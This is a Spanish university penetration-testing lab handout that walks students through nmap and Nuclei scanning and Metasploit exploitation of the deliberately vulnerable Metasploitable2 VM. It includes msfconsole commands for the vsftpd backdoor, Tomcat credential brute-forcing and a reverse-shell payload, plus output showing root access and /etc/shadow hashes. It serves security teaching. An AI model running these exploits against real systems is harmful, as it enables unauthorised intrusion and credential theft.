Tests de intrusión y explotación de vulnerabilidades: uso básico de Mestasploit

SSI 2024/25

22 de octubre de 2024

Índice

1. Descripción

Ejemplo de tareas y herramientas típicas empleadas en los tests de intrusión.

2. Entorno de prácticas

2.1. Software de virtualización VIRTUALBOX

En estas prácticas se empleará el software de virtualización VIRTUALBOX para simular los equipos GNU/Linux sobre los que se realizarán las pruebas.

- Página principal: `http://virtualbox.org`
- Más información: `http://es.wikipedia.org/wiki/Virtualbox`

2.2. Imágenes a utilizar

1. Scripts de instalación
   - para GNU/Linux: ejercicio-metasploit.sh (desde línea de comandos)
     `alumno@pc: $ sh ejercicio-metasploit.sh`
   - para MS windows: ejercicio-metasploit.ps1 (desde `cmd`)
     `Powershell.exe -executionpolicy bypass -file ejercicio-metasploit.ps1`
     - Alternativamente es posible lanzar el script `.ps1` directamente desde el explorador de archivos
     - Sobre el fichero `.ps1`: `[botón derecho] > Ejecutar como Powershell`

   Notas:
   - Se pedirá un identificador (sin espacios) para poder reutilizar las versiones personalizadas de las imágenes creadas
   - En ambos scripts la variable `$DIR_BASE` especifica donde se descargarán las imágenes y se crearán las MVs. Por defecto en GNU/Linux será en `$HOME/SSI2425` y en Windows en `C:/SSI2425`.
     Puede modificarse antes de lanzar los scripts para hacer la instalación en otro directorio más conveniente (disco externo, etc)
   - Es posible descargar las imágenes comprimidas manualmente (o intercambiarlas con USB), basta descargar los archivos con extensión `.vdi.zip` de `http://ccia.esei.uvigo.es/docencia/SSI/2425/practicas/` y copiarlos en el directorio anterior (`$DIR_BASE`) para que el script haga el resto.
   - Si no lo hacen desde el script anterior, se pueden arrancar las instancias VIRTUALBOX desde el interfaz gráfico de VirtualBOX o desde la línea de comandos con `VBoxManage startvm <nombre MV>_<id>`
2. Imágenes descargadas
   - **parrot_ssi.vdi** (1,6 GB comprimida, 5,2 GB descomprimida): Imagen genérica (común a todas las MVs) que contiene las herramientas a utilizar
     Contiene un sistema Parrot Security OS (basado en Debian) con herramientas gráficas y un entorno gráfico ligero LXDE (*Lighweight X11 Desktop Environment*) [LXDE].
   - **swap1GB.vdi**: Disco de 1 GB formateado como espacio de intercambio (SWAP)
3. Usuarios configurados e inicio en el sistema

- Usuarios disponibles

login	password
root	purple
usuario (con privilegios sudo)	purple

- Acceso al entorno gráfico una vez logueado (necesario para poder copiar y pegar desde/hacia el anfitrión)

  `root@base:~# startx`

- Habilitar copiar y pegar desde/hacia el anfitrión en el menú `Dispositivos -> Portapapeles compartido -> bidir` de la ventana de la máquina virtual.

- Imagen adicional **Metasploitable2.vdi** (0,8 GB comprimida, 2,2 GB descomprimida): Imagen VirtualBox de la máquina "vulnerable" Metasploitable2

  Usuarios configurados.

login	password
`msfadmin`	`msfadmin`

  Para tener acceso como administrador, como usuario `msfadmin`, ejecutad el comando `sudo -i`.

  Más información (de Mestasploitable2): Metasploitable 2 Exploitability Guide

COMPROBACIÓN PREVIA: Conectividad de la MV *atacante*

Comprobaciones y ajustes a realizar en caso de problemas de conectividad de las MVs con el exterior

1. Comprobar conectividad con y sin resolución de nombres

   `atacante:# ping 193.147.87.31`

   `atacante:# ping ccia.esei.uvigo.es`

2. En caso de fallos de DNS (habitual con la red WiFi de UVigo que no permite los servidores DNS de Google): establecer un nuevo servidor DNS (`193.146.32.86` en el caso de la red de UVigo)

   `atacante:# echo "nameserver 193.146.32.86"| sudo tee /etc/resolv.conf`

3. En casos de falta de conectividad con el exterior: establecer dirección IP en la tarjeta `enp0s8` y puerta de enlace por defecto

   `atacante:# sudo dhclient enp0s8` ó `sudo ip address add 10.0.3.15/24 dev enp0s8`

   `atacante:# sudo ip route replace default via 10.0.3.2 dev enp0s8`

3. Ejercicio 1: Enumeración de equipos y servicios y detección de vulnerabilidades

3.1. Presentación Inicial: Tests de intrusión

- Presentación: Conceptos básicos sobre tests de intrusión

3.2. Descripción

En este primer ejercicio veremos una herramienta que puede ser utilizada en las etapas iniciales de un test de intrusión (exploración y enumeración). Se trata del escáner de puertos NMAP

1. NMAP es un escaner de puertos con capacidad de identificación de servicios y sistemas operativos, también posee funcionalidades de evasión y ocultación del escaneo.

- http://www.nmap.org
- http://es.wikipedia.org/wiki/Nmap

Otro tipo de herramientas habituales en las etapas de enumeración son los escáneres de vulnerabilidades. Una de las más usadas es NESSUS (y su versión libre OpenVAS). Otra herramienta similar es Nuclei

1. NESSUS es un escaner de vulnerabilidades basado en plugins. Estos plugins realizan comprobaciones y/o simulan intentos de ataque tratando de aprovechar vulnerabilidades. NESSUS distribuye una colección de plugins bajo registro sin coste para uso no comercial (*Home Feed*) y una colección profesional más actualizada bajo subscripción de pago (*Professional Feed*).

   - http://www.nessus.org
   - http://en.wikipedia.org/wiki/Nessus_(software)

   Nota: Aunque inicialmente NESSUS era un proyecto de código abierto, en la actualidad tiene una licencia privativa.

   El proyecto libre OpenVAS continuó evolucionando el código de antigua versión *Open Source* de NESSUS y ofrece funcionalidades similares.

2. Nuclei es un motor de escaneo de vulnerabilidades basado en el uso de plantillas (templates).

   Estas plantillas son documentos en formato YAML que especifican las comprobaciones a realizar sobre un objetivo (tráfico a enviar [`requests` de tipo `tcp`, `http`, `dns`, etc], patrones [`matches`] sobre las respuestas recibidas, etc) para detectar una determinada vulnerabilidad, junto con una descripción de la misma, su nivel de peligrosidad y (opcionalmente) indicaciones de remediación.

   - Repositorio de templates por defecto: Nuclei Templates
   - Sintaxis: Template guide
   - Escaneo de vulnerabilidades con Nuclei: Running nuclei

3.3. Enumeración con NMAP

Desde la máquina ATACANTE

1. Abrir un terminal y lanzar un escaneo de equipos sobre la red actual (*Ping Scan*) para determinar que máquinas están conectadas en el segmento de red.

   ```
   atacante:~# nmap -sP 198.51.100.0/24
   ```

   Nos informará de que hay 2 equipos en la red: la máquina ATACANTE (con dirección IP 198.51.100.111) y la máquina METASPLOITABLE (con dirección IP 198.51.100.222)

2. Lanzar un escaneo de servicios sobre el equipo METASPLOITABLE (**no** es necesario **lanzarlo** realmente)

   ```
   atacante:~# nmap -oX nmap.xml -O -sV -sC -p1-65535 -T4 198.51.100.222
   ```

   Descripción de las opciones

   -sX nmap.xml especifica el nombre del fichero donde se volcará la salida del escaneo en el formato XML de NMAP

   -O Habilita la identificación del Sistema Operativo de la máquina escaneada

   -sV Habilita la identificación de los servicios a la escucha en los puertos descubiertos en la máquina escaneada

   198.51.100.222 Dirección IP del destino del escaneo

   -p1-65535 Rango de puertos a escanear [en este caso son todos los puertos y **tardará varios minutos** (>> 15)]

-sC Habilita todox los scripts NSE (*Nmap Scripting Engine*) disponibles [realizan comprobaciones y tests de vulnerabilidades, extracción de info. adicional, etc]

-T4 Tipo de temporización (timeouts, tasas de envío de paquetes, etc) [de -T1(lento) a -T5(rápido)]

Importante: Este escaneo NMAP es extremadamente lento, para agilizar el ejercicio se muestra a continuación la salida obtenida y en la máquina virtual **Atacante** está disponible el resultado del análisis en formato XML (ver el archivo `/root/nmap.xml`)

Resultados obtenidos (faltan las salidas de los scripts NSE)

```
root# nmap -oX nmap.xml -O -sV -sC -p1-65535 -T4 198.51.100.222

Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-11 01:08 CEST
Nmap scan report for metasploitable2.ssi.net (198.51.100.222)
Host is up (0.00094s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
38351/tcp open  nlockmgr    1-4 (RPC #100021)
38724/tcp open  java-rmi    GNU Classpath grmiregistry
40132/tcp open  mountd      1-3 (RPC #100005)
54372/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:22:22:22 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:li

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 146.57 seconds
```

- **Nota 1:** Este tipo de escaneo con identificación de servicios es relativamente "ruidoso" y fácilmente detectable por los firewalls o detectores de intrusiones que puedan estar instalados en la red escaneada.
- **Nota 2:** Dado que este escaneo tardará mucho tiempo, se incluye el archivo `nmap.xml` (y una copia adicional `nmap.bck.xml`) con el resultado de un escaneo realizado previamente.

3.4. Escaneo de vulnerabilidades con Nuclei

1. Descargar un ejecutable precompilado de Nuclei del repositori Github del proyecto (`https://github.com/projectdiscovery/nuclei/releases`) [Detalles en Nuclei install]

```
atacante:~# wget -c -q https://github.com/projectdiscovery/nuclei/releases/download/v3.3.5/nuclei_3.3.5_linux_am
atacante:~# unzip nuclei_3.3.5_linux_amd64.zip
atacante:~# ln -s $PWD/nuclei /usr/bin/            # opcional (para tener el comando en el PATH)
```

2. Actualizar la lista de templates (los templates descargados estarán disponibles en `$HOME/nuclei-templates`)

```
atacante:~# nuclei -update-templates
```

3. Lanzar un escaneo sobre el equipo `Metasploitable (198.51.100.222)` utilizando todos los templates disponibles (detalles en `https://docs.nuclei.sh/getting-started/running`)

```
atacante:~# nuclei -no-color -target 198.51.100.222                # tarda varios minutos
```

4. Lanzar un escaneo sobre el servidor Apache Tomcat del puerto 8080 de `Metasploitable (198.51.100.222)` (filtrado para aplicar sólo los templates vinculados con tomcat y apache)

```
atacante:~# nuclei -target http://198.51.100.222:8080 -no-color -tags tomcat,apache
```

4. Ejercicio 2: Explotación de vulnerabilidades con Metasploit


4.1. Descripción

En este ejercicio veremos el uso del Framework Metasploit en tareas de explotación de vulnerabilidades y acceso a equipos comprometidos.

Metasploit es un Framework multiplataforma escrito en Ruby que abstrae las tareas típicas de una intrusión, ofreciendo un esquema modular donde combinar e integrar distintos tipos de exploits y herramientas de acceso y control de equipos y servicios comprometidos. Incluye también módulos adicionales para las fases de rastreo y enumeración, además de poder integrar la información proporcionada por otras herramientas como NMAP, NESSUS, OpenVAS, etc.

4.1.1. Conceptos

- **Vulnerabilidad:** defecto { de programación / de configuración } en una "víctima"
- **Exploit:** procedimiento a seguir para explotar una vulnerabilidad
- **Payload:** acción maliciosa a realizar sobre una "víctima" (≈ código malicioso)



Ejemplos

- **Aplicación:** servidor FTP `vsftp` (ver. 2.3.4)
  - **Vulnerabilidad:** Presencia de una puerta trasera en el código fuente (permite el acceso indicando como nombre de usuario `:)`)
  - **Exploit:** `exploit/unix/ftp/vsftpd_234_backdoor`
  - **Payload/s:** `cmd/unix/interact`
- **Aplicación:** servidor de aplicaciones Java `Apache Tomcat`
  - **Vulnerabilidad:** Consola de administración accesible y uso del usuario y contraseña por defecto
  - **Exploit:** `exploit/multi/http/tomcat_mgr_deploy`
  - **Payload/s:** `java/shell/bind_tcp`, `java/shell/reverse_tcp`, `java/meterpreter/bind_tcp`, ...

4.1.2. Arquitectura de Metasploit

Metasploit sigue un arquitectura modular, organizada alrededor de un núcleo que estructura la aplicación y ofrece las funcionalidades básicas.

- **exploits** Piezas de código que explotan una vulnerabilidad concreta que permite un acceso no previsto. Suelen ser específicas del sistema operativo y de la versión concreta del servicio, aunque hay algunos exploits independientes de la plataforma.

  Su uso principal es como "vector" para la inyección de un *payload* específico que ofrezca al atacante algún tipo de acceso y/o control del equipo comprometido.
- **payloads** Piezas de código que permiten algún tipo de acceso o control sobre un equipo que ha sido comprometido mediante la explotación de alguna vulnerabilidad. Suelen ser específicos del sistema operativo, aunque algunos basados en Java o lenguajes de Script son independientes de la plataforma.

  Uno de los *payloads* más potentes que ofrece Metasploit es *Meterpreter*. Se trata de un *payload* que ofrece un intérprete de comandos en el sistema comprometido, complementado con una serie de comandos específicos que soportan tareas típicas de una intrusión (recopilación de información del sistema comprometidos, keylogger, ocultación de rastros, etc).

  Explicación de algunas funcionalidades de Meterpreter: comandos Meterpreter, tabla resumen [pdf]
- **auxiliary** Módulos auxiliares que automatizan tareas complementarias empleadas habitualmente en test de intrusión. Fundamentalmente se trata de diversos tipos de escáners: escáner de puertos genéricos ó escáneres especifícos para aplicaciones/servicios concretos. También se proveen módulos para recopilar credenciales de acceso basados en diccionarios o romper contraseñas, enumeradores de directorios, herramientas para recopilación de información de red y una colección de *fuzzers* que generan cadenas de entrada aleatorias con las que detectar posibles vulnerabilides en la validación de entradas. Adicionalmente también se incluye un conjunto de servidores *rogue* cuya finalidad es ofrecer servidores falsos para diversos protocolos como DHCP, DNS, que capturen las peticiones y, opcionalmente, falsifiquen las respuestas a conveniencia del atacante.
- **post** Piezas de código específicas de cada arquitectura o aplicación que automatizan tareas relativas al mantenimiento, extensión y/o ocultación del acceso a equipos comprometidos. Fundamentalmente ofrecen funcionalidades para recopilar información del sistema comprometidos (servicios, usuarios, fichero, ...), para escalar privilegios obteniendo credenciales de administrador o para ocultar el rasto de la explotación.
- **nops** Módulos complementarios usados para generar distintos tipos de códigos NOP (*No operation*) para diferentes arquitecturas y CPUs a utilizar en el código de los exploits y sus respectivos payloads.
- **encoders** Módulos complementarios utilizados para ofuscar y ocultar el código de los exploits y sus respectivos payloads empleando diversos tipos de codificación. Son un mecanismo de evasión para evitar la detección del ataque por parte de IDS (sistemas de detección de intrusiones) o antivirus.

Más información en http://www.metasploit.com y http://en.wikipedia.org/wiki/Metasploit_Project.

Consulta e información sobre los módulos disponibles: http://www.rapid7.com/db/modules

Detalles: curso on-line sobre metasploit

4.1.3. Interfaces de usuario

Sobre el Framework Metasploit se han desarrollado distintos tipos de interfaces de usuario, bien como parte del núcleo del propio framework o como proyectos independientes.

msfconsole Consola en modo texto de Metasploit, es el interfaz más usado y ofrece acceso a la totalidad de funcionalidades del framework.

msfcli Expone las funcionalidades del framework para acceder a ellas desde línea de comandos y shell scripts.

msfweb Expone las funcionalidades del framework mediante un interfaz web

msfrpc/msfrpcd Expone las funcionalidades del framework para acceder a ellas mediante un mecanismo de RPC (*remote procedure call*)

msfgui Interfaz gráfico basado en Java Swing. Accede a las funcionalidades del framework usando *msfrpcd* [obsoleta].

Armitage Interfaz gráfico basado en Java Swing. Es un proycto independiente con mejoras respecto a `msfgui`, mucho más amigable, con mejor usabilidad, con asistencia al usuario y automatización de determinadas tareas. Accede a las funcionalidades del framework usando *msfrpcd*.

otros

msfpayload/msfencode permiten crear (y codificar) payloads desde línea de comandos. Se usa para generar ficheros con payloads a desplegar/ejecutar directamente en las víctimas.

msfupdate actualiza mediante `svn` (*subversion*) los módulos del framework a la última versión disponible.

4.1.4. Comandos de `msfconsole`

Ver resumen en Msfconsole Commands

4.2. Uso de `msfconsole`

Previo 1. (opcional) Ajustar la ruta por defecto empleada en el ejemplo.

- Para tener acceso al exterior, la MV `atacante` está configurada con una segunda tarjeta de red en modo NAT (red 10.0.3.0/24) sobre la que se establece la ruta por defecto.
- Metasploit toma como dirección del equipo la que esté vinculada a dicha ruta por defecto.
- Para ahorrar tener que cambiarla en cada ocasión, se puede la establecer la ruta por defecto sobre la red 198.51.100.0/24, donde está la MV bajo análisis.

```
atacante:~# ip route delete default via 10.0.3.2
atacante:~# ip route add default via 198.51.100.1
```

Previo 2. Inicializar (o reinicializar) la BD de datos interna de Metasploit

```
atacante:~# msfdb init     # (o msfdb reinit  si ya existia)
atacante:~# msfdb start
```

Previo 3. Corregir la implementación del empaquetado de los *Payloads* Java

- Necesario para el ejemplo de explotación del servidor de aplicaciones Apache Tomcat
- Algunas versiones de metasploit framework 6.3.x tienen un eror en el empaquetado de los Payloads implementados en Java
  - Issue notificando el error: issue 19174
  - Corrección: pull request 19235
  - Fichero afectado: cambios en `lib/msf/core/payload/java.rb`
- Editar el fichero `/usr/share/metasploit-framework/lib/msf/core/payload/java.rb`

  ```
  atacante:# sudo nano /usr/share/metasploit-framework/lib/msf/core/payload/java.rb
  ```

  1. En línea 113:
     cambiar `zip.add_file('metasploit/', '') # Create the metasploit dir`
     por `zip.add_file('WEB-INF/classes/metasploit/', '') # Create the metasploit dir`
  2. En línea 118:
     cambiar `zip.add_file(path_parts.join('/'), contents)`
     por `zip.add_file('WEB-INF/classes/' + path_parts.join('/'), contents)`

Inicializar (o reinicializar) la BD de datos interna de Metasploit (

```
atacante:~# msfdb init     # (o msfdb reinit  si ya existia)
atacante:~# msfdb start
```

Desde la máquina ATACANTE: arrancar `msfconsole` desde un terminal

```
atacante:~# msfconsole
```

Muestra un *banner* e información de la versión del framework, última actualización y número de módulos disponibles.

4.2.1. Escaneo e identificación de equipos y servicios

Metasploit puede configurarse para utilizar una base de datos donde guardar información de los equipos localizados, sus servicios y vulnerabilidades, junto con información adicional como notas y eventos. Esa información puede generarla el propio Metasploit a partir de sus módulos *Auxiliary* o cargarla a partir de herramientas externas.

1. Lanzar un escaneo de puertos sobre el segmento de red con NMAP y almacenar los resultados

   ```
   [msf] >> db_nmap -O -sV -T4 198.51.100.0/24
   ```

   Nota: También se puede importar el resultado del escaneo con NMAP realizado previamente

   ```
   [msf] >> db_import /root/nmap.xml
   ```

2. Importar los resultados de análisis realizados previamente con los escáneres de vulnerabilidades NESSUS y OpenVAS

   ```
   [msf] >> db_import /root/nessus_report_Escaneo_Metasploit.nessus
   [msf] >> db_import /root/report-openvas_Escaneo_Metasploit.xml
   ```

3. Comprobar los datos almacenados (hosts, servicios, vulnerabilidades).

   ```
   [msf] >> hosts
   [msf] >> services
   [msf] >> vulns
   ```

Se puede recuperar, editar o eliminar información de un host o servicio específico (ver `hosts -h` o `services -h` o `vulns -h`)

Una vez identificados los equipos, servicios y, opcionalmente, vulnerabilidades sobre los que se va a trabajar el paso siguiente sería buscar posibles módulos (exploits, etc) a utilizar sobre los servicios identificados en cada una de las máquinas víctima, lanzar esos exploit y evaluar el alcance y el daño que podría causarse.

4.2.2. Uso de módulos: explotación VSFTPD

1. Buscar posibles exploits contra el servidor FTP `vsftpd` (versión 2.3.4, puerto 21).

   ```
   [msf] >> search type:exploit vsftpd
   ```

   La versión instalada cuenta con una puerta trasera introducida en su código.

   Metasploit tiene un módulo de tipo exploit para aprovecharla.

2. Configuración y uso del exploit

   ```
   [msf] >> use exploit/unix/ftp/vsftpd_234_backdoor
   msf exploit(vsftpd_234_backdoor) > info
   msf exploit(vsftpd_234_backdoor) > options
   msf exploit(vsftpd_234_backdoor) > set RHOST 198.51.100.222

   msf exploit(vsftpd_234_backdoor) > show payloads
   msf exploit(vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
   msf exploit(vsftpd_234_backdoor) > options

   msf exploit(vsftpd_234_backdoor) > exploit
   ```

   Se abrirá un *shell* (sesión) en la máquina víctima donde ejecutar comandos

   Se finaliza la conexión con `exit` o con `[CONTROL] + C`

3. Valoración del **"daño"**

   Ejecutar comandos en el terminal de la sesión abierta para evaluar el alcance de la intrusión:

   - directorio de trabajo (`pwd`)
   - usuario propietario del shell (`whoami`)
   - datos del sistema (`uname -a`, `lsb_release -a`)
   - ficheros accesibles, etc

   ```
   pwd                 /

   whoami              root

   uname -a            Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

   lsb_release -a      No LSB modules are available.
                       Distributor ID: Ubuntu
                       Description: Ubuntu 8.04
                       Release: 8.04
                       Codename: hardy


   ls -l               total 85
                       drwxr-xr-x   2 root root  4096 2012-05-13 23:35 bin
                       drwxr-xr-x   4 root root  1024 2012-05-13 23:36 boot
                       lrwxrwxrwx   1 root root    11 2010-04-28 16:26 cdrom -> media/cdrom
                       ...
   ```

```
cat /etc/passwd       root:x:0:0:root:/root:/bin/bash
                      daemon:x:1:1:daemon:/usr/sbin:/bin/sh
                      ...
                      msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
                      ...

cat /etc/shadow       root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
                      daemon:*:14684:0:99999:7:::
                      ...
                      msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
                      ...
```

Terminar la sesión con `[CONTROL] +C`

Para retornar al contexto inicial de MSFConsole (prompt `[msf] >>`) se usa el comando `back`.

4.2.3. Uso de módulos: explotación de Tomcat

1. Buscar posibles exploits contra el servidor Apache Tomcat (versión 5.5, puerto 8080).

   ```
   [msf] >> search type:exploit tomcat
   ```

   Se puede utilizar el exploit `multi/http/tomcat_mgr_deploy` (detalles)

   - En el escaneo de NESSUS (y también en el de NUCLEI) se señala que en este servidor Tomcat se usan las contraseñas por defecto, aunque para el ejemplo se asumirá que se desconoce ese dato
   - Comprobar que está accesible la consola de administración del servidor accediendo a la URL `http://198.51.100.222:` con el navegador Firefox.
     - **Nota:** puede ser necesario forzar el reinicio del servidor Tomcat5 en la máquina `Metasploitable2` `(loguearse en Metasploitable2 con msfadmin/msfadmin)`

       ```
       metasploitable:~$ sudo -i     (con contraseña msfadmin)
       metasploitable:~# /etc/init.d/tomcat5.5 stop
       metasploitable:~# /etc/init.d/tomcat5.5 start
       ```

2. Seleccionamos el exploit y vemos su descripción y opciones.

   ```
   [msf] >> use exploit/multi/http/tomcat_mgr_deploy
   [msf]  exploit(tomcat_mgr_deploy) >> info
   ```

   Debemos especificar valores para los parámetros `HttpUsername` y `HttpPassword`.

   Podremos intentar obtenerlos con un módulo auxiliar disponible en Metasploit que prueba un diccionario de pares usuario+clave usando fuerza bruta (buscar con `search type:auxiliary tomcat`)

3. Extracción de credenciales Tomcat (módulo auxiliar `auxiliary/scanner/http/tomcat_mgr_login`)

   ```
   [msf] >> use auxiliary/scanner/http/tomcat_mgr_login
   [msf]  auxiliary(tomcat_mgr_login) >> info
   [msf]  auxiliary(tomcat_mgr_login) >> options
   ```

   Debemos especificar la máquina objetivo (`RHOSTS: 198.51.100.222`), el puerto (`RPORT: 8080`), la URI de la aplicación de gestion de Tomcat (`URI`) y los ficheros con los nombres de usuario y las contraseñas a probar (`USER_FILE`, `PASS_FILE`).

   Bastará con especificar el valor de RHOSTS y RPORT, con el resto de parámetros se usarán los valores por defecto

   - Desde otro terminal se pueden ver/editar los diccionarios con valores para USER y PASS.

     ```
     atacante:~# cd /usr/share/metasploit-framework/
     atacante:~# more data/wordlists/tomcat_mgr_default_users.txt
     atacante:~# more data/wordlists/tomcat_mgr_default_pass.txt
     ```

```
[msf]  auxiliary(tomcat_mgr_login) >> set RHOSTS 198.51.100.222
[msf]  auxiliary(tomcat_mgr_login) >> set RPORT 8080
[msf]  auxiliary(tomcat_mgr_login) >> set STOP_ON_SUCCESS true
[msf]  auxiliary(tomcat_mgr_login) >> options
[msf]  auxiliary(tomcat_mgr_login) >> run

[-] 198.51.100.222:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 198.51.100.222:8080 - LOGIN FAILED: admin:manager (Incorrect)
...
[-] 198.51.100.222:8080 - LOGIN FAILED: manager:admin (Incorrect)
[-] 198.51.100.222:8080 - LOGIN FAILED: manager:manager (Incorrect)
...
[-] 198.51.100.222:8080 - LOGIN FAILED: root:root (Incorrect)
[-] 198.51.100.222:8080 - LOGIN FAILED: root:tomcat (Incorrect)
...
[-] 198.51.100.222:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 198.51.100.222:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 198.51.100.222:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 198.51.100.222:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 198.51.100.222:8080 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Nos informa que se puede acceder a la web de administración de Tomcat con las credenciales `tomcat/tomcat`

4. Configuración y uso del exploit `exploit/multi/http/tomcat_mgr_deploy`

```
[msf]  auxiliary(tomcat_mgr_login) >> use exploit/multi/http/tomcat_mgr_deploy
[msf]  exploit(tomcat_mgr_deploy) >> options
```

Debemos especificar la máquina objetivo (`RHOSTS`), el puerto (`RPORT`), el path a la aplicación de gestion de Tomcat (`PATH`) y el nombre de usuario (`HttpUsername`) y la contraseña (`HttpPassword`).

```
[msf]  exploit(tomcat_mgr_deploy) >> set RHOSTS 198.51.100.222
[msf]  exploit(tomcat_mgr_deploy) >> set RPORT 8080
[msf]  exploit(tomcat_mgr_deploy) >> set HttpUsername tomcat
[msf]  exploit(tomcat_mgr_deploy) >> set HttpPassword tomcat
```

Funcionamiento: El exploit creará un fichero WAR con una aplicación web Java "maliciosa" cuya única misión será la de poner en ejecución dentro de la máquina víctima el PAYLOAD que especifiquemos.

- Usando la aplicación de administración se desplegará ese WAR en el servidor Tomcat.
- El exploit accederá a la URL correspondiente para invocar dicho servlet y poner en ejecución su PAYLOAD
- Finalmente, el exploit deshará el despliegue realizado.

Consultar los PAYLOADS compatibles con el exploit

```
[msf]  exploit(tomcat_mgr_deploy) >> show payloads
```

En este ejemplo se usará el PAYLOAD `java/shell/reverse_tcp`, que al ejecutarse en la víctima establece una conexión a un puerto local de la máquina atacante (o de la máquina que le indiquemos)

- Este PAYLOAD lanza un intérprete de comandos en la víctima (`/bin/sh` en este caso) y redirige sus flujos de E/S (`stdin` y `stdout`) a un puerto TCP de la máquina indicada
- El atacante/auditor debe tener abierto ese puerto para recibir la conexión del PAYLOAD, obteniéndose una *shell* en el equipo comprometido accesible desde el atacante. (En este caso Metasploit gestiona ese puerto de control local)

Este PAYLOAD tiene sus propias opciones que deben establecerse antes de lanzarlo con el comando `exploit`.

En concreto, debemos especificar la dirección (`LHOST`, *listening host*) y el puerto (`LPORT`, *listening port*) a donde debe conectarse el PAYLOAD.

```
[msf]  exploit(tomcat_mgr_deploy) >> set PAYLOAD java/shell/reverse_tcp
[msf]  exploit(tomcat_mgr_deploy) >> options
[msf]  exploit(tomcat_mgr_deploy) >> set LHOST 198.51.100.111
[msf]  exploit(tomcat_mgr_deploy) >> set LPORT 22222
[msf]  exploit(tomcat_mgr_deploy) >> options
```

Nota: Normalmente el *exploit* no funciona en el primer intento (aunque sí despliega, invoca y repliega la aplicación web maliciosa) y requiere invocar varias veces el comando `exploit`, hasta que finalmente abre la sesión.

Al lanzar el exploit con éxito se abrirá una sesión en la máquina víctima (donde podemos comprobar el directorio de trabajo con `pwd` y el usuario propiedad del proceso con `whoami`)

```
[msf]  exploit(tomcat_mgr_deploy) >> exploit
 [*] Started reverse TCP handler on 198.51.100.111:22222
 [*] Attempting to automatically select a target...
 [*] Automatically selected target "Linux x86"
 [*] Uploading 6212 bytes as Qyh3CQ.war ...
 [*] Sending stage (2952 bytes) to 198.51.100.222
 [*] Executing /Qyh3CQ/stJUPdIwuo2i6U8Y8LI5E.jsp...
 [*] Undeploying Qyh3CQ ...
 [*] Command shell session 1 opened (198.51.100.111:22222 -> 198.51.100.222:54214) at 2024-10-19 20:31:13 +0200
```

5. Valoración del **"daño"**

   Ejecutar comandos en el terminal de la conexión abierta para evaluar el alcance de la intrusión:

   - directorio de trabajo (`pwd`)
   - usuario propietario del shell (`whoami`)
   - datos del sistema (`uname -a`, `lsb_release -a`)
   - ficheros accesibles, etc

```
pwd                 /

whoami              tomcat55

uname -a            Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

lsb_release -a      No LSB modules are available.
                    Distributor ID: Ubuntu
                    Description: Ubuntu 8.04
                    Release: 8.04
                    Codename: hardy


ls -l               total 85
